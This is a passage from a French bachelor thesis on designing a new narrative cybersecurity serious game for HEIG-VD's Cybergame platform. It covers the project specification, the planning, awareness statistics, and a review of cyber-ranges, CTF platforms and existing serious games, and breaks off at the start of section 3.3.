



Département des Technologie de l'information
et de la communication (TIC) Informatique et
systèmes de communication Sécurité
informatique

Travail de Bachelor

Conception d'un nouveau serious game autour du « Ethical Hacking »

Extension du jeu « Shana a disparu »

Étudiante

Camille Koestli

Enseignant responsable

Sylvain Pasini

Année académique

2025-26

Yverdon-les-Bains, le 29.07.2025

Préambule

Ce travail de Bachelor (ci-après TB) est réalisé en fin de cursus d'études, en vue de l'obtention du titre de Bachelor of Science HES-SO en Ingénierie.

En tant que travail académique, son contenu, sans préjuger de sa valeur, n'engage ni la responsabilité de l'auteur, ni celles du jury du travail de Bachelor et de l'Ecole.

Toute utilisation, même partielle, de ce TB doit être faite dans le respect du droit d'auteur.

HEIG-VD

Vincent Peiris
Chef de département TIC

Yverdon-les-Bains, le 29.07.2025

Authentification

La soussignée, Camille Koestli, atteste par la présente avoir réalisé ce travail et n'avoir utilisé aucune autre source que celles expressément mentionnées

Yverdon-les-Bains, le 29.07.2025

Camille Koestli

Table des matières

Préambule	2
Authentification	3
Cahier des charges	7
Contexte	7
Problématique	7
Solutions existantes	8
Approches possibles	8
Objectifs	9
Livrables	9
Planification	10
Décomposition des tâches	10
1 Introduction	12
1.1 Sensibilisation à la sécurité informatique	12
1.2 Contexte	13
1.3 Problématique	16
2 Planification	18
2.1 Planification initiale	18
3 État de l'art	19
3.1 Amélioration des compétences en cybersécurité	19
3.2 Plateformes existants	19
3.2.1 Cyber-ranges académiques / industriels	20
3.2.2 Plateformes ouvertes CTF	21
3.2.3 Outils et techniques de sensibilisation à la cybersécurité	22
3.2.4 Serious games, jeux narratifs et pédagogiques	23

3.3 Serious games comme potentielle solution	23
4 Architecture de la plateforme <i>CyberGame</i>	25
4.1 Présentation générale	25
4.2 Architecture technique	25
4.2.1 Front-end	25
4.2.2 Cartographie des challenges	27
4.2.3 Back-end	28
4.3 Mécanisme de jeu	29
4.3.1 Scénario 1 : « Shana a disparu »	29
4.3.2 Scénario 2 : « Sauve la Terre de l'arme galactique »	30
4.4 Techniques mobilisées	30
4.4.1 Analyse critique	30
5 Scénarios	35
5.1 Scénario réaliste : Blackout dans le Centre Hospitalier Horizon Santé	35
5.1.1 <i>Mail Contagieux</i> : OSINT et forensic d'email	36
5.1.2 <i>Shadow VPN Portal</i> : Exploitation Web	37
5.1.3 <i>Script d'infection</i> : Reverse Engineering	37
5.1.4 <i>Coffre chiffré</i> : Cryptographie	38
5.1.5 <i>Radiographie piégée</i> : Stéganographie	38
5.2 Scénario aventurier : Opération « CipherFox » - Infiltration	40
5.2.1 <i>Hotspot Mirage</i> : OSINT et Cryptographie	41
5.2.2 <i>Admin Bypass</i> : Web Exploitation	42
5.2.3 <i>Micro-Patch</i> : Reverse Engineering	43
5.2.4 <i>SecureNote Cipher</i> : Cryptographie	43
5.2.5 <i>DNS Drip</i> : Forensique réseau	44
5.3 Scénario science-fiction : Fuite de l'Acheron	45
5.3.1 <i>HashLock</i> : Cryptographie	46
5.3.2 <i>Portail Tech</i> : Exploitation Web	46
5.3.3 <i>Drone Patch</i> : Reverse Engineering	48
5.3.4 <i>Service Secret</i> : Enum système / Forensic	48
5.3.5 <i>Plan Secret</i> : Stéganographie	49
5.4 Retour d'expertise	50
5.5 Scénario définitif : Blackout dans le <i>Centre Hospitalier Horizon Santé</i>	50
5.5.1 <i>Mail Contagieux</i> : OSINT et forensic email	52
5.5.2 <i>Portail Frauduleux</i> : Exploitation Web (SQL)	53
5.5.3 <i>Partage Oublié</i> : Mauvaise configuration d'accès	54

TABLE DES MATIÈRES

5.5.4 <i>Clé cachée dans les commentaires</i> : Cryptographie et métadonnées	54
5.5.5 <i>Script Mystère</i> : Reverse Engineering	55
5.5.6 <i>Cookie Rançon</i> : Mauvaise gestion des sessions	56
5.5.7 <i>Blocage ciblé</i> : Défense et journalisation	57
Bibliographie	59
Outils utilisés	63
Journal de travail	64
Annexes	66
-A Fichier JSON de configuration	66
-B API Express (index.js)	68
-C Modèles Mongoose (db.js)	79
-D Base MySQL (init.sql)	81
-E Présentation des challenges (ancienne version des défis)	83

Cahier des charges

Contexte

Cybergame est une plateforme de serious game développée initialement par le pôle Y-Security de la HEIG-VD. Le pôle Y-Security est reconnu comme un acteur majeur de la cybersécurité en Suisse romande. Il a pour mission de former, sensibiliser et accompagner différents publics autour des enjeux de sécurité informatique, grâce à la recherche appliquée, la formation et la mise en place d'outils innovants.

La plateforme *Cybergame* vise à rendre l'apprentissage de la cybersécurité ludique et accessible à tou·te·s, à travers des scénarios interactifs et progressifs. Le jeu « Shana a disparu » est un exemple phare : il propose une initiation au ethical hacking, combinant narration immersive et challenges techniques pour faire découvrir les bases de la cybersécurité.

Le jeu a eu un grand succès, ce qui fait que de nombreuses personnes l'ont déjà terminé. Ce projet vise donc à développer une extension du scénario existant ou à créer un tout autre scénario. Le but est d'intégrer de nouveaux défis de niveau plus avancé, tout en gardant cette idée d'approche narrative immersive qui a fait l'intérêt du projet.

Cette nouvelle histoire s'adressera donc à des participant·e·s ayant quelques connaissances de base en sécurité informatique.

Problématique

Le succès de « Shana a disparu », créé en 2020, a conduit de nombreuses personnes à le terminer entièrement. Un second scénario, « Galac game », a été mis en place en 2021 mais a remporté un succès plus faible.

Le public étant de plus en plus curieux et averti sur ce sujet, il devient nécessaire de développer un nouveau scénario afin de répondre à la demande, notamment en proposant une histoire qui, techniquement, amène le participant·e à un plus haut niveau de compétences.

L'objectif est donc d'intégrer des défis techniquement plus avancés, tout en conservant l'approche narrative immersive qui fait l'intérêt et l'originalité du « serious game ».

Cette nouvelle histoire s'adressera donc à des participant·e·s ayant résolu le premier niveau scénario (Shana) ou ayant quelques connaissances de base en sécurité informatique.

Comment créer une nouvelle histoire immersive et prenante qui intègre plusieurs techniques d'ethical hacking, afin de sensibiliser et former les utilisateur·trice·s de tous les niveaux ?

Solutions existantes

A ce jour, seul le projet « Shana a disparu » a été développé par la HEIG-VD qui a pour objectif d'initier et de sensibiliser à la cybersécurité grâce à des énigmes progressives intégrées dans une narration interactive et qui a connu un certain succès. Un autre scénario « Sauve la Terre de l'arme galactique », avec des challenges plutôt similaires, a été mis en place en 2021 mais a remporté beaucoup moins de succès. Ce projet s'appuie sur des techniques de base comme l'inspection de sites web, l'analyse de métadonnées, ...

Il existe aussi d'autres solutions similaires dans le domaine de l'ethical hacking, mais plutôt sous la forme de Capture The Flag (CTF) comme « Root Me », « Hack the Box », « TryHackMe », ...; des cyber-ranges qui sont plutôt destinés à des expert·e·s en cybersécurité ; ou encore des formations en ligne comme « SoSafe » qui proposent des cours et des exercices pratiques sur la cybersécurité sans forcément intégrer d'histoire narrative et immersive.

Ces solutions montrent une augmentation de l'intérêt général pour la cybersécurité. Elles utilisent des approches ludiques mais peu combinent une narration et une progression techniques comme le fait « Shana a disparu ».

Approches possibles

Pour proposer une nouvelle expérience qui s'adresse à tout le monde tout en permettant de sensibiliser mais aussi de rester ludique, plusieurs options peuvent être envisagées :

- La première option serait de développer une extension directe du scénario existant avec de nouveaux challenges plus techniques.
- Alors que la deuxième serait de créer un nouveau jeu totalement indépendant avec un nouveau scénario, tout en restant dans la même idée que le jeu précédent.

L'option choisie est de créer un nouveau scénario qui s'adresse à tout le monde. Ce scénario doit être accessible aux débutant·e·s tout en proposant des défis plus complexes pour les utilisateur·trice·s plus expérimenté·e·s. Il doit également intégrer des éléments narratifs immersifs pour maintenir l'intérêt et la motivation des joueur·euse·s.

Objectifs

Le cahier des charges va permettre d'encadrer la conception d'un scénario immersif dans le domaine de la cybersécurité. L'objectif sera de produire une nouvelle expérience ludique tout en intégrant une approche de sensibilisation.

- Concevoir un nouveau scénario :
 - Créer une histoire captivante, qui peut être une suite de Shana ou une intrigue totalement nouvelle.
 - Proposer des niveaux plus complexes que les scénarios existants.
 - Inclure 5 à 10 challenges de difficultés progressives.
 - Imaginer les épreuves en réfléchissant au côté sensibilisation et notamment aux messages que le participant·e en tirera.
 - Introduire les nouveaux concepts techniques et pédagogiques correspondants.
- Thématisques techniques :
 - Couvrir plusieurs aspects de la cybersécurité comme l'exploitation web, escalade de priviléges, reverse engineering, forensic, etc.
 - Intégrer un robot interactif pour simuler le comportement d'utilisateur·trice·s vulnérables (ex. clics sur une XSS).
 - Intégrer tous les challenges dans une narration immersive et cohérente, fidèle à l'esprit du projet.
- Développer le nouveau serious game :
 - Il doit être intégré dans la plateforme *Cybergame* existante, tant sur la forme, que sur le contenu des technologies utilisées.
 - Inclure le scénario complet, les étapes du jeu, les mécaniques interactives, ainsi que les apports techniques et pédagogiques nécessaires.
 - Gérer les parties back-end nécessaires.
 - Garantir la sécurité de l'infrastructure et du contenu.
- Réaliser des tests utilisateur·trice·s et appliquer les correctifs nécessaires pour assurer une expérience optimale.

Livrables

Les livrables seront les suivants :

- Plateforme *Cybergame* mise à jour, incluant l'ensemble du nouveau scénario opérationnel.
- Un rapport complet, comprenant :
 - Des propositions de scénarios, avec motivation du scénario retenu.
 - La documentation détaillée du scénario retenu, incluant la liste complète des challenges.
 - La documentation de la plateforme *Cybergame*, incluant la description de l'existant et des évolutions apportées, ainsi que l'explication et justification des choix techniques.
 - Une analyse de la sécurité de la plateforme.

- Les tests fonctionnels réalisés.
- Les tests utilisateur·trice·s réalisés : méthodologie, résultats, retours collectés, et correctifs appliqués.

Planification

Le travail se déroule entre le 7 juillet et le 8 octobre 2025, pour un total de 450h :

- Du 7 juillet au 15 septembre : travail à temps plein (45h/semaine).
- Du 16 septembre au 8 octobre : travail à temps partiel (12–13h/semaine).

Le rendu intermédiaire est prévu pour la date du 31 juillet 2025, le rendu final est fixé au 8 octobre 2025, enfin, la défense devra être fixée après le 13 février 2026.

Décomposition des tâches

1. Analyse du scénario existant : *07.07.2025 – 09.07.2025*
 - Étudier les mécaniques de jeu et les défis utilisés dans « Shana a disparu ».
 - Identifier les technologies utilisées et les types de challenges (web, forensic, ...).
 - Évaluer les points positifs et les points à améliorer du scénario actuel.
 - Étudier l'architecture de la plateforme *Cybergame*
2. Recherche et écriture du scénario : *10.07.2025 – 23.07.2025*
 - S'inspirer de CTF, serious games et projets similaires pour la structure et le contenu des défis.
 - Identifier les outils et environnements de développement.
 - Identifier les bonnes méthodes pédagogiques adaptées à la sensibilisation à la cybersécurité à travers un jeu interactif.
 - Élaborer plusieurs scénarios, puis détailler celui qui a été retenu.
3. Conception et développement des challenges : *24.07.2025 – 03.09.2025*
 - Définir les thématiques techniques abordées et les attaques à réaliser (XSS, reverse engineering, stéganographie, ...).
 - Concevoir entre 5 et 10 challenges.
 - Développer les services ou environnements nécessaires.
 - Ajouter un bot interactif pour simuler certaines interactions ou attaques.
 - S'assurer de la clarté des consignes et de la logique de chaque challenge.
4. Intégration dans la plateforme *Cybergame* : *04.09.2025 – 09.09.2025*
 - Adapter les contenus au format de *Cybergame*.
5. Tests et validation : *10.09.2025 – 19.09.2025*
 - Réaliser des tests unitaires pour chaque challenge.
 - Réaliser des tests utilisateur·trice·s et faire tester les défis par d'autres personnes pour ajuster la difficulté.
 - Corriger les éventuels bugs ou incohérences.
6. Documentation technique et pédagogique : *20.09.2025 – 08.10.2025*

- Documenter chaque challenge : objectif, compétences visées, indices, solutions, pièges courants.
- Rédiger la documentation du scénario.
- Décrire les choix techniques et les modifications apportées à la plateforme.
- Documenter les tests.

1 Introduction

1.1 Sensibilisation à la sécurité informatique

De nos jours, la digitalisation croissante de notre quotidien, que ce soit au niveau administratif, paiements, télé-travail, ... expose les utilisateur·trice·s à de nombreux risques en matière de sécurité informatique. Dans l'article de *The Digital Decade* les Européen·ne·s sont de plus en plus préoccupé·e·s par la sécurité de leurs données personnelles et de leur vie privée en ligne et 79% estiment que « l'amélioration de la cybersécurité et de la protection des données [...] » est indispensable pour pouvoir profiter sans souci des services numériques (European Commission. Directorate General for Communications Networks, Content and Technology. 2024).

De plus, l'étude réalisée par *Wahl* montre que 52% des répondants Européen·ne·s estiment ne pas être en mesure de se protéger suffisamment contre la cybercriminalité. Mais, en contrepartie, 52% des personnes interrogées déclarent qu'il y a une augmentation de la sensibilisation à la cybersécurité (Wahl 2020). En complément, le rapport publié par l'ENISA (Agence européenne de cybersécurité) met en évidence une baisse de la confiance des citoyen·ne·s dans leurs capacités à se protéger contre les menaces et met en évidence « une faible connaissance des mécanismes de signalement des cybercrimes » (European Union Agency for Cybersecurity (ENISA) 2024).

Le risque principal que les utilisateur·trice·s courrent, est d'être la cible d'attaques, telles que le phishing, les ransomwares ou les logiciels malveillants. Aujourd'hui, les cybercriminels vont plus loin que l'utilisation de failles techniques mais tirent aussi profit de ses failles humaines à travers du social engineering par des attaques personnalisées utilisant l'IA (Spys, Solovei 2025). En 2027, les chercheurs estiment qu'il y aura une augmentation de 17% des attaques utilisant l'IA (Spys, Solovei 2025). Le nombre de courriels frauduleux envoyés par jour dépassent les 3,4 milliards, ce qui représente 36 % des failles de sécurité et 94 % des infections par maliciel (Spys, Solovei 2025). Les campagnes de phishing se sont intensifiées, avec une augmentation de 57,5 % des attaques par ransomwares entre novembre 2024 et février 2025 (KnowBe4 2025).

De plus, dans le monde entrepreneurial, il y a une forte croissance de la demande concernant les compétences en cybersécurité. En 2024, plus de deux tiers des professionnels européens déclaraient

un environnement de menaces « plus stressant que jamais » et 61 % signalait un sous-effectif dans leurs équipes (Santini [sans date]).

Le rapport mondial ISC2 2024 confirme cette augmentation : 67 % des organisations estiment ne pas disposer des compétences nécessaires pour atteindre les objectifs de sécurité (*2024 ISC2 Cybersecurity Workforce Study* [sans date]).

Selon l'étude de Fortinet 2024, 58 % des incidents majeurs seraient directement liés à un manque de savoir-faire technique ou de formation du personnel (Fortinet 2024a).

Face à ce manque, il est essentiel de former rapidement les jeunes mais aussi le grand public. La recherche montre l'efficacité des approches plus ludiques pour des apprentissages. Une revue conclue que les serious games sont un moyen efficace pour sensibiliser les utilisateur·trice·s dépourvu·e·s de bagage technique (Ng, Hasan 2025). Les serious games sont une méthode reconnue pour permettre d'engager, de motiver et de favoriser cet apprentissage. Des travaux de recherche montrent qu'ils permettent de découvrir beaucoup de techniques et de notions (cryptographie, réseau, scripts, attaque Web) tout en offrant un environnement sans risque. L'utilisateur·trice peut expérimenter et apprendre de ses erreurs (Hill, Fanuel, Yuan 2020). C'est là que le pôle Y-Security de la HEIG-VD intervient et décide de se pencher sur les serious games pour sensibiliser et former le grand public à la cybersécurité.

1.2 Contexte

Depuis plus de vingt ans, la HEIG-VD est un acteur majeur de la cybersécurité en Suisse romande et en Europe. Le pôle Y-Security de la HEIG-VD est reconnu pour sa recherche appliquée, sa formation et son accompagnement dans le domaine de la sécurité informatique. Il regroupe une douzaine d'expert·e·s et un réseau industriel suisse et européen, ce qui en fait un véritable « écosystème » pour la formation et l'innovation en Suisse romande (*Y-Security - HEIG-VD* [sans date]).

Pour rendre plus accessible la pratique du hacking éthique, le pôle a donc créé une plateforme *Cyber-game* et décide de se pencher sur les serious game. L'objectif de ces serious games est de sensibiliser et former les utilisateur·trice·s aux bases de la cybersécurité, en leur permettant de découvrir les techniques d'ethical hacking grâce à une approche narrative immersive. Ces jeux sont destinés à un large public, allant des débutant·e·s aux personnes ayant déjà des connaissances en sécurité informatique. Il propose actuellement deux scénarios en ligne sur cette thématique (*Initiation Au Ethical Hacking* [sans date]):

- « Shana a disparu » (2020) : une enquête qui vise à retrouver Shana et qui initie les débutant·e·s aux bases du piratage éthique.
- « Sauve la Terre de l'arme galactique » (2021) : une mission interplanétaire qui a pour objectif de récupérer des plans d'une arme galactique.

INTRODUCTION

« Shana a disparu » nous raconte l'histoire d'une jeune femme qui a disparu et dont il faut retrouver la trace. Le joueur·euse doit résoudre des énigmes et des défis techniques pour progresser dans l'histoire et découvrir ce qui est arrivé à Shana. Le jeu est conçu pour être accessible aux débutant·e·s, tout en offrant des défis intéressants pour les joueur·euse·s plus expérimenté·e·s. L'interface se présente sous la forme d'un site web interactif, où les joueur·euse·s peuvent naviguer entre différentes pages, résoudre des énigmes et interagir avec des éléments du jeu.



Fig. 1. – « Shana a disparu » - Interface du jeu (*Shana a Disparu. Retrouve-la !* [sans date])

La Figure 1 permet de voir la plateforme *Cybergame* et la construction de l'interface pour le joueur·euse. L'utilisateur·trice peut naviguer d'un défi à l'autre grâce à la barre de navigation en haut de la page. Chaque défi est présenté à travers une page dédiée avec une description du défi, des indices ainsi qu'un bouton afin de démarrer le défi. Une fois le défi lancé, il peut explorer le site web, inspecter les éléments, analyser le code source, ... Une fois le défi résolu, il devra remplir le champ **Valider l'étape !** avec la réponse correcte pour passer à l'étape suivante.

Pour aider le joueur·euse, dans la pop-up de description du défi, il y a un bouton **Indice** qui permet d'afficher un indice pour l'aider à résoudre le défi. De plus, sur le site web, nous retrouvons aussi une boîte à outils.



Qu'est-ce que le code source ?

Une page web est un document HTML interprété par un navigateur. Un document HTML est organisé de façon à ce qu'un navigateur web (p.ex : Chrome, Firefox ou Opera) soit capable de l'interpréter afin de présenter à l'utilisateur une page web agréable et non pas du texte brut.

Le document est sous la forme d'un code HTML qui est créé par le serveur web avec lequel vous parlez. Le serveur web à qui vous parlez est identifié par une URL (www.siteweb.com). Comme le serveur est au courant de ce que vous désirez voir, il est capable de vous fournir une page sur mesure avec, par exemple, votre identifiant et les informations de votre compte.

Comment accéder à un code source ?

Fig. 2. – Boîte à outils (*Informations Sur Les Outils et Méthodes Utilisées !* [sans date])

Cette Figure 2 permet de mettre en évidence la boîte à outils présente sur le site web. Elle aide les joueur·euse·s à trouver les outils nécessaires pour résoudre les défis. Par exemple, un outil pour inspecter le code source, un autre pour analyser les requêtes HTTP, ou comment écrire un petit script en Python.

En ce qui concerne le second scénario, « Sauve la Terre de l'arme galactique », il s'agit d'une mission interplanétaire où le joueur·euse doit récupérer des plans d'une arme galactique. Il reprend les mêmes bases que le premier scénario, comme le montre la Figure 3, avec la même interface et les mêmes

mécaniques de jeu. Cependant, il est moins populaire que le premier scénario, car il ne propose pas de nouveaux défis techniques et reste dans la même idée que le premier scénario.




Fig. 3. – « Sauve la Terre de l'arme galactique » - Interface du jeu (*Sauve La Terre de l'arme Galactique !* [sans date])

Grâce à leur narration immersive et leurs défis, ces jeux, en particulier « Shana a disparu » ont rencontré un grand succès auprès du public. Cependant, la majorité des participant·e·s les ont déjà terminés.

1.3 Problématique

Le succès de « Shana a disparu » a atteint ses limites, beaucoup de personnes ont actuellement terminé ce jeu, et la plupart des joueur·euse·s maîtrisent déjà certaines bases, d'autant plus que le jeu « Sauve la Terre de l'arme galactique », reprend les mêmes bases que le premier scénario. Afin de pousser les utilisateur·trice·s à continuer à pratiquer et approfondir ces sujets, il est essentiel d'élargir et de réaliser des challenges plus complexes. De plus, le monde du travail demande des profils capables de gérer des menaces plus sophistiquées. La plateforme doit donc évoluer afin de proposer une nouvelle histoire immersive plus difficile tout en maintenant la motivation et en introduisant des nouveaux défis plus techniques de niveau intermédiaire à avancé.

La question est donc : « *Comment créer une nouvelle histoire immersive et prenante qui intègre plusieurs techniques d'ethical hacking, afin de sensibiliser et former les utilisateur-trice-s de tous les niveaux ?* »

L'objectif de ce travail de Bachelor est de répondre à cette question en développant un nouveau scénario pour la plateforme *Cybergame*. Ce scénario doit être accessible aux débutant·e·s tout en proposant des défis plus complexes pour les utilisateur-trice·s plus expérimenté·e·s. Il doit également intégrer des éléments narratifs immersifs pour maintenir l'intérêt et la motivation des joueur·euse·s.

2 Planification

2.1 Planification initiale

Étape	Période	Informations
1. Analyse du scénario existant	07 – 09 juillet 2025	Étude des mécaniques des deux jeux, inventaire des technologies, analyse critique, analyse de l'architecture <i>Cybergame</i> .
2. Recherche et écriture du scénario	10 – 23 juillet 2025	Inspirations CTF / serious games, sélection d'outils, méthodes pédagogiques, élaboration du scénario retenu.
3. Conception et développement des challenges	24 juillet – 03 septembre 2025	Définition des thématiques (XSS, RE, stéganographie, ...), conception de 5 – 10 challenges, développement des services, ajout d'un bot, clarification des consignes.
4. Intégration dans la plateforme <i>Cybergame</i>	04 – 09 septembre 2025	Adaptation des contenus et déploiement au format <i>Cybergame</i> .
5. Tests et validation	10 – 19 septembre 2025	Tests unitaires et utilisateur·trice·s, ajustement de la difficulté, corrections de bugs & incohérences.
6. Documentation technique et pédagogique	20 septembre – 08 octobre 2025	Documentation par challenge (objectifs, indices, solutions), rédaction du scénario global, description des choix techniques, rapports de tests.

3 État de l'art

Ce chapitre a pour objectif d'explorer, comprendre et poser les différentes bases concernant les divers sujets abordés dans ce travail de Bachelor. Il s'agit de comprendre les enjeux, les défis et les solutions existantes dans le domaine de la cybersécurité, en particulier à travers l'utilisation de serious games et d'approches pédagogiques innovantes.

3.1 Amélioration des compétences en cybersécurité

Différentes enquêtes et études montrent que la sensibilisation et la formation en cybersécurité sont essentielles pour réduire les risques liés aux cyberattaques. Les utilisateur·trice·s, qu'ils soient novices ou expérimenté·e·s, doivent être conscient·e·s des menaces potentielles et des bonnes pratiques à adopter. Des enquêtes annuelles confirment un manque d'environ 4,8 millions de professionnels de la cybersécurité dans le monde, ce qui souligne l'importance de former et de sensibiliser un plus grand nombre de personnes (*2024 ISC2 Cybersecurity Workforce Study* [sans date]). De plus, selon 64% des professionnels dans le domaine de la sécurité informatique, les déficits de compétences en cybersécurité ont un impact négatif plus important qu'une pénurie de personnel. *Fortinet* montre que dans 70% des entreprises, des incidents graves de cybersécurité sont dus à des erreurs humaines, ce qui met encore plus en avant l'importance de la formation et de la sensibilisation (*Fortinet 2024b*).

3.2 Plateformes existants

Actuellement, il existe plusieurs plateformes et écosystèmes qui proposent des environnements d'apprentissage en cybersécurité. Ces plateformes offrent des défis variés, allant de la simple sensibilisation à des scénarios plus complexes nécessitant des compétences techniques avancées, comme les cyber-ranges. Parmi les outils les plus connues, nous retrouvons beaucoup de CTF comme « Hack The Box » (*Hack The Box: The #1 Cybersecurity Performance Center* [sans date]), « TryHackMe » (*TryHackMe / Simple CTF* [sans date]) et « RootMePlateforme » (*Root Me : Plateforme d'apprentissage Dédiée Au Hacking et à La Sécurité de l'Information* [sans date]). Ces plateformes permettent aux utilisateur·trice·s de pratiquer leurs compétences dans un environnement sécurisé et contrôlé. Les autres outils et techniques sont moins connus, mais sont tout aussi importants pour la sensibilisation et la formation

en cybersécurité. Parmi eux, nous pouvons citer les cyber-ranges académiques et industriels, les plateformes ouvertes de type CTF, les outils et techniques de sensibilisation à la cybersécurité, ainsi que les serious games, jeux narratifs et pédagogiques.

3.2.1 Cyber-ranges académiques / industriels

Les cyber-ranges sont des environnements simulés qui permettent aux utilisateur·trice·s de pratiquer leurs compétences en cybersécurité dans un cadre réaliste (*What Is Cyber Range · Definition · DIATEAM [sans date]*). Ils sont souvent utilisés par les institutions académiques et les entreprises pour former leurs employé.e.s. Ces environnements offrent une expérience immersive, permettant aux utilisateur·trice·s de travailler sur des scénarios réels, de développer leurs compétences en résolution de problèmes mais aussi de pratiquer divers types d'attaques. Ces cyber-ranges vont permettre de tester la mise en place des défenses et d'identifier des vulnérabilités potentielles sans compromettre la sécurité de vrais systèmes (*Qu'est-ce qu'un cyber range ? / IBM [sans date]*). Ces plateformes sont surtout utilisées pour des formations avancées et des exercices de simulations pour la Blue Team et ne sont donc pas accessibles à tous. La Figure 4 permet de comprendre le fonctionnement d'un cyber-range et son organisation.



Fig. 4. – Schéma d'un cyber-range (*What Is Cyber Range · Definition · DIATEAM [sans date]*)

« Shana a disparu » n'a pas du tout cet objectif. En effet la formation et la sensibilisation est sont objectif principal et permet de découvrir les techniques d'ethical hacking grâce à une approche narrative immersive. Les cyber-ranges sont donc plus adaptés pour des formations avancées et des exercices de simulations pour la Blue Team, tandis que « Shana a disparu » est destiné à un large public, allant des débutant·e·s aux personnes ayant déjà des connaissances en sécurité informatique.

3.2.2 Plateformes ouvertes CTF

Les plateformes ouvertes de type CTF (Capture The Flag) sont des environnements d'apprentissages interactifs qui permettent aux utilisateur·trice·s de résoudre des défis de cybersécurité. Ces plateformes sont souvent utilisées dans le cadre de compétitions, mais elles peuvent également servir de ressources pédagogiques pour les étudiants et les professionnels souhaitant améliorer leurs compétences en cybersécurité. Elles offrent une variété de défis, allant de la simple cryptographie à des scénarios plus complexes impliquant l'exploitation de vulnérabilités.



Fig. 5. – Page des challenges de RootMePlateforme (*Root Me : Plateforme d'apprentissage Dédiée Au Hacking et à La Sécurité de l'Information* [sans date])

A la différence des serious games, ces plateformes sont souvent plus techniques et nécessitent des compétences avancées en cybersécurité. Elles se présentent souvent sous la forme de compétitions où les participant·e·s tentent de résoudre des défis techniques pour obtenir une drapeau (flag) cachés dans des systèmes vulnérables (*CTF Hacking : guide ultime pour devenir un expert en Capture The Flag* [sans date]). Elles sont donc moins accessibles aux débutant·e·s et peuvent être compliquées pour ceux qui n'ont pas de formation préalable en sécurité informatique. Elles ont donc moins vocation à sensibiliser à la cybersécurité. De plus, chaque challenge est souvent isolé par catégorie et ne propose pas une histoire narrative immersive, comme le montre la Figure 5. Ces plateformes sont donc plus adaptées aux utilisateur·trice·s ayant déjà des connaissances en sécurité informatique et souhaitant approfondir leurs compétences techniques.

3.2.3 Outils et techniques de sensibilisation à la cybersécurité

Il existe de nombreux outils et techniques pour sensibiliser les utilisateur·trice·s à la cybersécurité. Parmi les plus courants, on trouve les formations en ligne, les ateliers pratiques et les simulations d'attaques, comme par exemple « SoSafe » (*Sensibilisation à la cybersécurité et gestion du risque humain* 2022). Ces outils permettent aux utilisateur·trice·s de comprendre les menaces potentielles et

d'apprendre à se protéger.

La différence que nous pouvons observer avec le jeu « Shana a disparu » est que ces outils sont souvent plus théoriques et moins immersifs. Ils ne permettent pas aux utilisateur·trice·s de s'engager activement dans le processus d'apprentissage, ce qui peut limiter leur efficacité. En revanche, les serious games offrent une approche plus interactive et engageante, permettant aux utilisateur·trice·s de pratiquer leurs compétences dans un environnement sécurisé. De plus, généralement ces outils sont souvent destinés à des entreprises ou des organisations et sont donc payants, ce qui limite leur accessibilité pour le grand public.

3.2.4 Serious games, jeux narratifs et pédagogiques

Les serious games, ou jeux sérieux, sont des outils pédagogiques qui utilisent des éléments de jeu pour enseigner des concepts complexes. Ils sont particulièrement efficaces dans le domaine de la cybersécurité, car ils permettent aux utilisateur·trice·s de s'engager activement dans le processus d'apprentissage. Les jeux narratifs et pédagogiques offrent une approche immersive qui peut aider à renforcer la compréhension des concepts de cybersécurité et à améliorer l'acquisition des connaissances. Ces jeux peuvent simuler des scénarios réels, permettant aux utilisateur·trice·s de prendre des décisions et de voir les conséquences de leurs actions dans un environnement sécurisé.

Il existe très peu de ces serious games en français, la plupart sont en anglais. De plus, la plupart des serious games sont payants et ne sont pas accessibles à tous, comme par exemple sur le site « Urban-Gaming » (*Serious game sécurité informatique: le jeu Urban Gaming [sans date]*), « Shirudo » (*Shirudo / Serious Game Multilingue En Cybersécurité [sans date]*), ou encore « Cyber Wargame » (*Cyber Wargame : Des Serious Games sur la Cybersécurité [sans date]*). Ces entreprises proposent différents services, notamment des formations et des ateliers utilisant les serious games. Contrairement à « Shana a disparu », ils sont payants et ne sont pas accessibles à tous, ils sont souvent destinés à des entreprises ou des organisations.

3.3 Serious games comme potentielle solution

